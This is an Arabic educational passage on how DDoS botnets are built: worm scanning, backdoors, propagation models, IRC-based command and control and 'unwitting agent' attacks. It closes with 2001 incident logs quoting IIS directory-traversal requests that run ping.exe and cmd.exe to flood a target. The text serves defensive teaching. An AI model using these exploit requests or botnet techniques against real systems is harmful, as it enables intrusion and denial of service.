- ضمن نطاق العناوين التي تم اختياره عشوائيا. عشوائيا فقط نختار 8 أو 16 بايت الأولى من عنوان**IP** ، ثم التكرار من 0.0. الى 255.255. في نطاق العنوان هذا. هذا يميل لفحص شبكات واحدة، أو مجموعة من الشبكات، في وقت واحد.
- باستخدام قائمه (**hitlist**). بأخذ قائمة صغيرة من كتل الشبكة التي "تستهدف الأغنياء" ومن ثم تقوم بالفحص التفصيلي لهم، حين تجاهل أي نطاق للعناوين التي تظهر أن تكون فارغة المضمون أو غاية في الامن. هذا يسرع الامور بشكل كبير، فضلا عن تقليل الوقت الضائع لفحص نطاقات عناوين كبيرة غير مستخدمة.
- باستخدام المعلومات الموجودة على الجهاز المصاب. عند إصابة الجهاز، فان الدودة تبحث عن ملف السجل في الآلة والتي تحتوي على نشاط الاتصالات بالتفاصيل، وتبحث عن عناوين للفحص. على سبيل المثال، سجل متصفح الويب يحتوي على عناوين مواقع الويب التي قمت بزيارتها مؤخرا، وملف **known_hosts** يحتوي على عناوين وجهات الاتصال من خلال **SSH** (شل آمن).

الديدان انتشرت بسرعه للغاية بسبب انتشار نمط موازٍ لها. نفترض أن نسخة واحدة تصيب بنجاح خمس آلات في ثانية واحدة. في الثانية المقبلة، سوف تكون جمعت سته من النسخ (نسخة أصلية واحدة وخمس نسخ جديدة) محاولة لزيادة النشر. مع انتشار الدودة، فان عدد الأجهزة المصابة وعدد نسخ الدودة التي تحتشد عبر الإنترنت تنمو باطراد. في كثير من الأحيان، هذا الكم الهائل من الفحص/مهاجمة حركة المرور لحافة الشبكات ويخلق تأثير حجب الخدمة للعديد من المستخدمين. بعض الديدان تحمل حمولات **DDoS** أيضا، مما يسمح للمهاجم الذي يسيطر على آلات ان يتورط لتنفيذ المزيد من الهجمات المتعمدة والمستهدفة بعد انتهاء انتشار الدودة. التاريخ يشير إلى أن الديدان غالبا لا يتم تنظيفها تماما (على سبيل المثال، المضيفين المصابين بالشفرة الحمراء (***Code Red***) لا تزال موجودة في الإنترنت)، قد تستمر بعض الأجهزة المصابة تعمل كوكلاء لـ **DDoS** لأجل غير مسمى.

اقتحام الاجهزة الضعيفة (Breaking Into Vulnerable Machines)

يحتاج المهاجم لاستغلال نقطة ضعف في الآلات التي ينوى تجنيدها من أجل الوصول إليهم. سوف تجد هذا ويشار إلى "امتلاك" الجهاز. الغالبية العظمى من نقاط الضعف توفر للمهاجمين الوصول الإداري إلى النظام، وانه يمكن إضافة/حذف/تغيير الملفات أو إعدادات النظام في الإرادة.

- **من اجل الاستغلال القياس قم بتتبع دورة مأثر نقاط الضعف (Exploits typically follow a vulnerability exploitation cycle).**

1- اكتشاف ثغرة جديدة في دوائر المهاجم ويجري استغلالها بطريقة محدودة.
2- نقاط الضعف خارج هذه الدائرة يحصل استغلالها على نطاق أوسع.
3- تظهر الأدوات الآلية، والقراصنة غير محترفين (***script kiddies***) يقومون باستخدام هذه الأدوات.
4- يظهر التصحيح للقضاء على نقاط الضعف هذه ويحصل على تطبيقها.
5- ومن ثم يتم خفض تأثير المآثر القائمة على نقاط الضعف.


بمجرد أن يتم تحديد نقاط الضعف واحده أو أكثر، يقوم المهاجم باستغلالها في أدوات **DDoS** تلك. بعض أدوات **DDoS** فعلا تستفيد من العديد من الثغرات من خلال نشر اكواده إلى العديد من آلات الممكنة. وغالبا ما يشار إليها ناقلات الانتشار (***propagation vectors***).

في كثير من الأحيان، يقوم المهاجم بتصحيح نقاط الضعف الذي قام باستغلالها بعد اقتحام الجهاز. وذلك لمنع المهاجمين الاخرين من الوصول بنفس الطريقة والاستيلاء على السيطرة على آلة الوكيل. لتسهيل وصوله إلى الجهاز المخترق في المستقبل، فإن المهاجم يقوم ببدء استخدام البرنامج الذي يستمع لمحاولات الاتصال الواردة على منفذ معين. ويسمى هذا البرنامج **backdoor**. الوصول من خلال **backdoor** محمي أحيانا بواسطة كلمة مرور قوية، وفي حالات أخرى مفتوحة على مصراعيها، وسوف تستجيب لأي طلب اتصال. واحدة من نقاط الضعف التي لم يتم التخفيف عنها من قبل التصحيحات، والتي يستغلها بعض التهديدات الممزوجة (***blended threats***)، وهو كلمات المرور الضعيفة. بعض المآثر (***Exploit***) تحتوي على قائمة من كلمات السر المشتركة. ومحاولة تجريب كلمات السر هذه من خلال القوة الغاشمة (***brute-force***) أو بطريقة متكررة، واحدا تلو الآخر. هذا يتجاوز أحيانا حدود نظام تسجيل الدخول الفاشلة وبسبب

حالة الاغلاق (النظام الاحتياطي لأمن النظام، ولكنه تخريبي للمستخدمين الشرعيين الذين لا يستطيعون الحصول على الدخول إلى النظام). في أوقات كثيرة جدا، هذه المآثر تنجح في العثور على كلمات سر الدخول الضعيفة والوصول الغير مصرح به إلى النظام. المستخدمين غالبا ما يعتقدون أن ترك عدم وجود كلمة مرور على حساب المسؤول غير معقول، أو أن "كلمة السر" أو بعض الكلمات البسيطة الأخرى غير كافية لحماية الحساب. انهم مخطئون.

طرق إكثار البرمجيات الخبيثة (MALWARE PROPAGATION METHODS)


يحتاج المهاجم لاتخاذ قرار بشأن نموذج الانتشار لتثبيت البرامج الضارة له. أبسط نموذج هو مستودع مركزي (*central repository*) أو مخزن مؤقت (*cache*)، والنهج: أن المهاجم يضع البرمجيات الخبيثة في مستودع الملفات (على سبيل المثال، خادم **FTP**) أو موقع ويب، وكل مضيف مخترق قام بتحميل الاكواد من هذا المخزون. ميزة واحدة لنموذج التخزين المؤقت (*caching model*) للمدافع هي أن هذه



المستودعات المركزية يمكن التعرف عليها بسهولة وإزالتها. المهاجمين يقوم بتركيب **trinoo** و**shaft** والتي تستخدم مثل النهج المركزي هذا في الأيام الأولى. في عام 2001، **W32/Leaves** استخدم مواقع متغيرة قابله لإعادة التشكيل لذاكرة التخزين المؤقت، كما فعل دودة البريد **W32/SoBig** في 2003. يوضح الشكل التالي نشر المستودع مركزي.

نموذج آخر وهو *back-chaining*، أو *pull*، النهج، حيث المهاجم يحمل أدواته على مضيف مخترق في البداية لآلات اللاحقة. ويوضح الشكل التالي النشر مع *back-chaining*.

أخيرا، نهج *autonomous*، *push*، أو *forward propagation* يجمع بين الانتشار والاستغلال في عملية واحدة. الفرق بين هذا النهج و*back chaining* هو أن المأثر (*exploit*) نفسها يحتوي على الاكواد الضارة للنشر إلى الموقع الجديد، بدلا من إجراء نسخة من تلك البرمجيات الخبيثة بعد المساس بالموقع. الدودة تحمل أداة **DDoS** كحمولة، وتقوم بزرع نفسها على كل جهاز مصاب. الديدان الأخيرة أدرجت المأثر وأكواد الهجوم، والتي يحميها تشفير ضعيف. يتم استخدام هذا التشفير لهزيمة أدوات الكشف المعروفة عن تسلسل اكواد المأثر (على سبيل المثال، تجاوز سعة المخزن المؤقت "*the buffer overflow*"، وهي سلسلة طويلة من أوامر **NOOP**) من قبل مكافح الفيروسات أو برامج جدار الحماية الشخصية. بمجرد وجوده على الجهاز، فانه يفك تشفيره ذاتيا ويستأنف الانتشار. يوضح الشكل التالي النشر المستقل (*autonomous propagation*).



التحكم في شبكة وكلاء دوس (Controlling The DDoS Agent Network)

عندما يتم تعيين جيش من الوكلاء بأعداد كبيرة بما فيه الكفاية، فان المهاجم يتواصل مع الوكلاء باستخدام "عدد كثير" من وسائل الاتصال الخاصة. والغرض من هذه الاتصالات هو ذات شقين.

- أوامر المهاجم التي تقوم ببدء/نهاية وتخصيص الهجوم.
- المهاجم يجمع إحصاءات عن سلوك الوكيل.




نلاحظ هنا أنه يعتمد على الإطار المرجعي "بدرجه كبيرة بما فيه الكفاية": أدوات مثل **trinoo**، ***Tribe Flood Network (TFN)***، و***Shaft*** تتعامل مع المئات وآلاف قليلة من الوكلاء، ولكن في الوقت الحاضر ليس من غير المألوف أن نرى مجموعات من الوكلاء يجري تداولها في **IRC**. شبكات **Phatbot** كبيرة وبحسب ما ورد حوالي 400،000 من المضيفين
http://www.securityfocus.com/news/8573.


الأوامر المباشرة (DIRECT COMMANDS)

بعض أدوات **DDoS** مثل **trinoo** تقوم ببناء شبكة المعالج/الوكيل، حيث يتحكم المهاجم فيها على الشبكة من خلال إصدار الأوامر إلى المعالج، والذي بدوره يقوم بنقل هذه الأوامر (وأحيانا باستخدام مجموعة أوامر مختلفة) إلى الوكلاء. الأوامر من الممكن ان تتكون من نص غير مشفر (واضح)، نص غامض أو مشفر، أو الرقمي (الثنائية) التسلسل بايت. بتحليل حركة الأوامر وحركة مرور السيطرة بين المعالجات والوكلاء يمكن أن يعطي فكرة عن قدرات الأدوات دون حاجة الوصول إلى تنفيذ البرامج الضارة أو شفرة مصدره، كما هو موضح مع ***shaft***.

من أجل بعض المعالجات والكلاء، أدوات مثل ***trinoo***، ***Stacheldraht***، ***shaft***، لكي تعمل جيدا فانه يجب على المعالج معرفة عناوين الوكلاء و "تذكرها" حتى بعد إعادة تشغيل النظام أو البرنامج. بعض أدوات **DDoS** قد تم تضمين عنوان IP للمعالج فيها، والوكلاء يجب عليهم تقديم تقرير إلى هذا المعالج عند تعيينهم. عادة يتم الاحتفاظ بقائمة من الوكلاء في الملف الذي يحفظه المعالج من اجل الحفاظ على معلومات حول شبكة **DDoS**. في بعض الحالات، لا تكون هناك مصادقة (**authentication**) من المعالج (في الواقع أي جهاز كمبيوتر يمكنه إرسال الأوامر إلى بعض وكلاء دوس، وهي سوف ترد). التحليلات المبكرة من ***trinoo***، ***TFN***، ***Stacheldraht***، ***shaft***، و***mstream*** أظهروا جميعا الطرق التي بين المعالجات والوكلاء والتي يمكن الكشف عنها أو السيطرة عليها. قد شنت هجمات **DDoS** مبكرة بين جماعات سرية تقاتل من أجل سيادة وملكية قنوات **IRC**. المهاجمين يتصرفوا أحيانا للسيطرة على شبكة **DDoS** لآخر في حين أن الوصول إليها غير محمي بطريقة أو بأخرى. على سبيل المثال، أحد المهاجمين يلتقط رسالة غير مشفرة أرسلت إلى وكيل شخص آخر فيمكن السيطرة على هذا العامل نفسه عن طريق تعديل بعض حقول الرسالة اللازمة وإعادة إرسال ذلك. أو يمكن للمدافع إصدار أوامر توقف الهجوم. بعض أدوات **DDoS** التي تستخدم بنية المعالج/الوكيل تقوم بحماية الوصول عن بعد إلى المعالج باستخدام كلمات السر، والبعض يحاول حماية اتصالات المعالج/الوكلاء من خلال كلمات السر أو التشفير باستخدام الأسرار المشتركة. المعالجات الأولى حتى المشفرة لديها قائمتها من الوكلاء لتجنب الكشف عن هوية الوكلاء، إذا تم فحص المعالج من قبل المحققين. بواسطة الرد على الأوامر يمكن أن يعرض قائمة الوكلاء، أو يمكن في بعض الأحيان فك الملف باستخدام مفاتيح تم الحصول عليها من تحليل الطب الشرعي أو الهندسة العكسية للمعالج. أدوات أخرى مثل **Stacheldraht** يسمح تشفير قناة الاوامر بين المهاجم والمعالج، ولكن ليس بين المعالجات والوكلاء. مع مرور الوقت، أصبحت هذه المعالجات يمكن تتبعها وكانت، في معظم الحالات، قابله للنقل.

الشكلين التاليين يوضحا السيطرة والهجوم على حركة المرور المرئية من موقع استضافة الوكيل ومن موقع استضافة المعالج، على التوالي.





الأوامر الغير مباشره (INDIRECT COMMANDS)

الاتصالات المباشر لديها بضع السلبيات للمهاجمين. لأن المعالجات تقوم بحفظ الوكلاء "الهوية"، وفي كثير من الأحيان، آلة الوكلاء يجب عليها تخزين هوية المعالج، بمجرد القبض على آلة واحده من قبل المحققون فأنه يمكن التعرف على شبكة **DDoS** بأكملها. علاوة على ذلك، كانت أنماط الاتصالات المباشرة تولد الأحداث الشاذة على شاشات الشبكة (تخيل ملقم ويب الذي يبدأ فجأة التواصل مع آلة الأجنبية على منفذ غامض)، والتي يمكن ملاحظتها بسهوله من قبل مشغلي الشبكات. التحقيق عن الرسائل الملتقطة، يمكنها تحديد عنوان النظير الأجنبي. والتي كانت قادرة على كشف عمليات الوكيل أو المعالج حتى لو لم يكن هناك تتدفق للرسائل، وذلك من خلال مراقبة المنافذ المفتوحة على أجهزة المشغلين. في الاتصال المباشر، كل من الوكلاء والمعالجات يجب أن يكونا "جاهزين" لاستقبال الرسائل في جميع الاوقات. ويتجلى هذا الاستعداد من قبل عملية الهجوم "فتح المنفذ والاستماع على ذلك. المشغلين كانوا قادرين على اكتشاف هذا من خلال النظر في قائمة المنافذ المفتوحة حاليا. وقد تم التحقيق في عمليات الاستماع المجهولة الهوية على وجه السرعة. أخيرا، المهاجم يحتاج إلى كتابة التعليمات البرمجية (الاكواد) الخاصة به للقيادة والسيطرة.

كان العيب في تصميم المعالج/الوكيل الأصلي الذي سبب وجود قيود في حجم شبكات **DDoS** هو عدد الملفات المفتوحة المعالجة والمطلوبة لاتصالات **TCP** بين المعالج والوكلاء. العديد من إصدارات يونكس/لينكس لها حدود في عدد الملفات المفتوحة لكل عملية، وكذلك حدود الكيرنل نفسه. حتى لو يمكن زيادة هذه الحدود، فإن بعض أدوات **DDoS** ببساطة تتوقف عن أن تكون قادرة على إضافة وكلاء جدد بعد أن يبلغ الحد المسموح.


منذ قيام العديد من كتاب أدوات **DDoS** ليتم تطويرها لخوض معارك على **IRC**، ونظرا لأنهم قاموا بالفعل من برمجة البوتات لأغراض أخرى، شرعوا في تمديد برمجية **IRC bots** لتنفيذ مهام **DDoS** والفحص. كان مثالا لهذا ***Kaiten bot***، مبرمج أصلا لأنظمة يونكس.
مثال آخر لبيئة نظام التشغيل ويندوز هو ***Power bot***. بدلا من تشغيل برنامج منفصل الذي يستمع للاتصالات الواردة على منفذ محدد من المهاجمين، فإن كلا من وكلاء **DDoS** (***The bot***) والمهاجم يقومون بالربط إلى أي خادم **IRC** مثل أي عميل **IRC** آخر. وبما أن معظم المواقع تسمح **IRC** كقناة اتصالات للمستخدمين، فان اتصالات **DDoS** لا يخلق الأحداث الشاذة. لعب دور المعالج عن طريق قناة بسيطة على ملقم **IRC**، غالبا ما يكون محمي بكلمة المرور. عادة ما يكون هناك قناة افتراضيه ثابته في بوت، حيث ترتبط في البداية لتعلم بمكان

قناة التحكم الحالية. ثم يقفز بوت إلى قناة التحكم. قناة التنقل، حتى عبر شبكات **IRC**، يمكن تنفيذها بهذه الطريقة. بمجرد وجود بوت في قناة الرقابة الحالية، فإنها تكون على استعداد للرد على أوامر المهاجم للفحص، هجوم **DDoS**، تحديث نفسها، إيقاف التشغيل، الخ

هناك ميزة للمهاجمين عند التواصل عبر **IRC** متعددة الجوانب. الخادم هو بالفعل هناك، ويتم صيانتها من قبل الآخرين. القناة لا يمكن اكتشافها بسهوله داخل الآلاف من القنوات الدردشة الأخرى (على الرغم من أنه قد يكون غير عادي لقناة كاملة من البشر الحقيقي أن تمتلئ فجأة بـ 10،000 " من الناس" في بضع دقائق). حتى عند اكتشفها، لا يمكن إزالة القناة إلا من خلال التعاون بين إداريين الخادم. وقد يكون هذا التعاون من الصعب الحصول عليها في حالة الخوادم الأجنبية. نظرا لطبيعة توزيع **IRC**، وليس جميع العملاء لديها الوصول إلى نفس خادم **IRC** للوصول إلى "معالج القناة"، ولكن أن يكون مجرد الوصول إلى خادم **IRC** داخل الشبكة نفسها أو تحالف. معظم الأدوات التي ظهرت بعد ***Trinity*** قامت بالاستفادة من آلية الاتصال هذه.

كوسيلة لتصليب الاتصالات القائمة على IRC، فان المهاجمين يقومون بانتظام بخرق المضيفين وتحويلها إلى خوادم IRC المارقة (**rogue IRC servers**)، وغالبا باستخدام المنافذ الغير قياسيه (بدلا من الأساسية **tcp/6667** والتي تستخدم لتنظيم خوادم **IRC** العادية). آلية أخرى، وهو جعل التفافه بواسطة **Phatbot**، وهو لتحويل بعض من البوت إلى بروكسي **TCP** على منافذ غير قياسيه، والذي بدوره يقوم بالاتصال بخوادم **IRC** حقيقية على المنافذ القياسية. وفي كلتا الحالتين، شكل آخر من **stepping stone** في قناة القيادة والسيطرة يهزم بسهولة العديد من المستجيبين الذين يحاولون تحديد وتعطيل البوت.

يوضح الشكل التالى اتصالات المهاجم مع الوكلاء عبر IRC.



تحديث البرمجيات الخبيثة (MALWARE UPDATE)

مثل أي شيء آخر، المهاجمين هم الاخرين يحتاجون الى تحديث اكواد أدواتهم. مهاجمي **DDoS** خاصة يريدون في الأساس تحديث آلية برامجهم مماثله إلى وظيفة تحديث البرنامج المتاحة في العديد من أنظمة التشغيل الشائعة، ولكن من دون تحكم المالك الفعلي في ألية عملية التحديث، بطبيعة الحال. باستخدام نفس الآلية لأداء التحديثات كما كانت تستخدم الية التوظيف الأولى -فحص الآلات مع اكواد الهجوم وزرع اكواد جديده وهذه العملية صاخبة وليست دائما فعالة، لأن بعض أدوات الهجوم تقوم بتصحيح نقاط الضعف التي يستخدمها للحصول على مدخل للتأكد من ألا أحد آخر يمكنه السيطرة على عملائه. المهاجم لا يمكنه الاختراق بنفس الطريقة كما كان من قبل. العديد من الأدوات والبوتات الموجودة تقوم بتوزيع التحديثات عن طريق إرسال الأوامر لوكلائهم أن يقول كل وكيل بتحميل الإصدار الأحدث من الاكواد من المصدر، مثل خادم الويب.

مع زيادة استخدام شبكات الند للند (***peer-to-peer***)، المهاجمين يبحثون بالفعل في استخدام آليات الند للند للنشاط الضار. دودة لينكس ***Slapper***، على سبيل المثال، تستخدم آلية الند للند حيث أنه يمكنها التعامل مع الملايين من أقرانه. وفي الآونة الأخيرة، اعتمدت **Phatbot** على اتصالات الند للند باستخدام بروتوكول "النفايات (***WASTE***)"، الربط بأقرانه الآخرين باستخدام خوادم التخزين المؤقت نوتلا (***Gnutella caching servers***) لتظهر ليكون عميل لنوتلا. باستخدام هذه الآلية، يمكن المهاجمين تنظيم عملائهم في شبكات الند للند لنشر إصدارات جديدة من الاكواد أو حتى للسيطرة على الهجوم. متانة وموثوقية اتصالات الند للند يمكن أن تجعل مثل شبكات **DDoS** هذه أكثر تهديدا وأصعب في التفكيك مما هو عليه اليوم.


سيناريو الوكلاء الغير مقصودين (UNWITTING AGENT SCENARIO)

هناك أيضا فئة من هجمات **DDoS** التي تشرك أجهزة كمبيوتر مع نقاط الضعف والتي لا تتطلب بالضرورة تثبيت أي من البرامج الضارة على الجهاز، ولكن بدلا من ذلك الاستغلال (***Exploit***)، يسمح للمهاجم بالتحكم في هؤلاء المضيفين لجعلها تولد هجوم حركة المرور. المهاجم يقوم بتجميع قائمة من الأنظمة الضعيفة و، في وقت الهجوم، الوكلاء لديه من خلال هذه القائمة تقوم بإرسال الأوامر الاستغلال لبدء

تدفق حركة المرور. حركة المرور التي ولدت هذه تبدو مشروعة. على سبيل المثال، يمكن للمهاجم إساءة هدية الضعف في ملقم ويب ليؤدي إلى تشغيل البرنامج المساعدة **Ping.exe**. وقد أطلق بعض الباحثين على هذه وكلاء غير مقصودين (***Unwitting Agent***).
التمييز بين "الوكيل عن غير قصد" وغيرها من سيناريوهات هجوم **DDoS** هي خفية. بدلا من التعرض للتنفيذ من بعد تستخدم لتثبيت برامج ضارة، ويستخدم نقاط الضعف لتنفيذ البرامج الشرعية بالفعل على النظام. وصفا أكثر اكتمالا يمكن الاطلاع عليه من خلال حديث ديفيد ديتريتش (انظر http://staff.washington.edu/dittrich/talks/first)
على الرغم من أن الهجمات الناتجة عن العوامل الغير مقصودة، مثل ضعف ملقم ويب الذي استخدم لتشغيل **Ping.exe**، وهي تتشابه في بعض النواحي من هجمات الانعكاس، ولكنها ليست متطابقة. في معظم هجمات الانعكاس، المهاجم يسيء خدمة مشروعة تماما، ومن ثم توليد طلبات مشروعة مع عنوان مصدر وهمي. في هجمات الوكيل الغير مقصود، الخدمة التي يساء استخدامها من خلال استغلال الضعف والتي تمكن المهاجم من بدء هجوم حركة المرور. التصحيحات (***Patches***) لهذا الضعف تقوم بتحصين الوكلاء الغير مقصودين من سوء الاستخدام، في حين أن الدفاع ضد هجمات الانعكاس أكثر تعقيدا وصعوبة.
لا يمكن تحديد الوكلاء الغير مقصودين بواسطة أدوات فحص المنافذ عن بعد"***remote port-scanning tools***" (على سبيل المثال، **RID** أو**Zombie Zapper**)، ولا يمكن العثور عليها عن طريق تشغيل فاحصات نظام الملفات مثل ***NIPC's find_ddos*** أو برامج مكافحة الفيروسات. هذا هو سبب عدم وجود برامج ضارة أو منافذ مفتوحة غامضة، مجرد التعرض للاستغلال عن بعد. فانه يمكن تحديد الأجهزة الضعيفة بواسطة شبكة رصد حركة المرور، والبحث عن حركة المرور هجوم **DDoS**. كما يمكن اكتشافها عن طريق القيام بفحص نقاط الضعف النموذجية مع برامج مثل **Nessus**.
مثال لهجوم الوكيل عن غير قصد هو ***ICMP Echo Request (ping) flood*** على **www.whitehouse.gov** يوم 4 مايو، عام 2001. هذا الهجوم اساء استخدام نقطة الضعف في ملقم **Microsoft IIS** لتحريك تطبيق **Ping** على الوكلاء من غير قصد وبدء الفيضانات. أفيد بأن المئات من النظم في جميع أنحاء العالم قد تم إغراقها. وقد تم التعرف على أنظمة تكون قيد التشغيل ***Windows 2000*** و**NT**، حيث وجد بعض إداريين أن **Ping.exe** تعمل على أنظمتها، وتستهدف عنوان **IP** لـ **www.whitehouse.gov**. وحيث ان **ping** هو تطبيق شرعي، فان برامج مكافحة الفيروسات لا يمكنها أن تساعدك في الكشف عن أو تعطيل هذا الهجوم. رسالة إلى القائمة البريدية **UNISOG** تظهر في الشريط الجانبي توفر بعض المعلومات الفنية عن الهجوم.
Power bot يستخدم آلية مماثلة للقيام ببعض الفيضانات فيها. ان البوتات تستخدم تقنيات الفحص لتحديد الوكلاء عن غير قصد. عندما يبدأ الهجوم فان **bot** سوف يقوم بإرسال اكواد الاستغلال إلى نقاط ضعف ملقم الويب الوكيل لبدء الفيضانات.

مرحلة الهجوم (ATTACK PHASE)

تحدث معظم الهجمات عندما ينشر أحد المهاجمين أمراً من المعالجات إلى الوكلاء. خلال الهجوم، التحكم في حركة المرور يتراجع في الغالب. اعتمادا على نوع الأداة المستخدمة في الهجوم، فان المهاجم قد أو قد لا يكون قادرا على وقف الهجوم المستمر. يتم تحديد مدة الهجوم إما في أمر المهاجم أو السيطرة على اعداد المتغير الافتراضية (على سبيل المثال، 10 دقيقة من الفيضانات). يمكن أن يكون جيدا أن المهاجم ينتقل مع الوقت التي قد بدأ الفيضانات. ومع ذلك، فمن المرجح أن المهاجم يراقب الهجوم المستمر، ويبحث عن آثاره على أهدافه. بعض الأدوات، مثل ***Shaft***، لديها القدرة على تقديم التغذية الراجعة على إحصاءات الفيضانات. ويبين الشكل الاول التسوية واختبار الأشواط الأولى من أداة ***Shaft***. المهاجم يختبر عدة أنواع من الهجوم، مثل فيضانات **ICMP**، **SYN TCP**، و**UDP**، والتي سوف نناقشها في لاحقا، قبل الهجوم الحقيقي المتكامل يهدف إلى أهداف متعددة كما هو مبين في الشكل الثاني.



UNISOG E-mail Message

Date: Fri, 04 May 2001 14:26:29 -0700
From: Computer Security Officer <security@stanford.edu>
To: unisog@sans.org
Subject: [unisog] DDoS against www.whitehouse.gov
The attack exploited vulnerable IIS5 servers on Win2K and WinNT systems.
Immediately prior to the attack, we see an incoming port 80 connection from IP address 202.102.14.137 (CHINANET Jiangsu province network) to each of the systems that subsequently began pinging 198.137.240.92. The argus log looks in part like this.

```
Fri 05/04 05:18:21   tcp 202.102.14.137.41406 <-> 128.12.177.11
    ➔ .80 EST
Fri 05/04 05:18:21   tcp 202.102.14.137.41495 <-> 128.12.157.89
    ➔ .80 EST
Fri 05/04 05:18:22 F icmp 128.12.157.89     -> 198.137.240.92 ECO
Fri 05/04 05:18:22 F icmp 128.12.177.11     -> 198.137.240.92 ECO
```

Each of the systems reviewed so far had two ping processes running. One of the hosts had the following in its IIS log file.

```
12:21:36 202.102.14.137 GET /scripts/../../winnt/system32/ping
    ➔ .exe 200
12:29:29 202.102.14.137 GET /scripts/../../winnt/system32/ping
    ➔ .exe 200
```

While I am surprised that such a simple exploit could work, it looks like it may be exactly what happened.

The attack was targeted at less than 2% of the total residence network population so it was probably mapped out earlier. ZDNet has a story running that indicated that we were not the only one used in this way.

We are issuing an alert to our dorm network users to update their systems with the relevant security patches. We've been working so hard at cleaning up the Linux boxes that we've tended to ignore the Windows boxes. Not any more.

Stephen
Excerpt from "Power Bot" Analysis
The HTTP GET request exploiting the Web server vulnerability (as seen by the ngrep utility from http://www.packetfactory.net/Projects/Ngrep/) and the corresponding flood traffic generated by the request:

```
T 2001/06/08 02:20:09.406262 10.0.90.35:2585 -> 192.168.64.225:80
    ➔ [AP]
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+ping
    ➔ .exe+"-v"+igmp+"
 -t"+"-l"+30000+10.2.88.84+"-n"+9999+"-w"+10..
```

I 2001/06/08 02:20:09.430676 192.168.64.225 -> 10.2.88.84 8:0

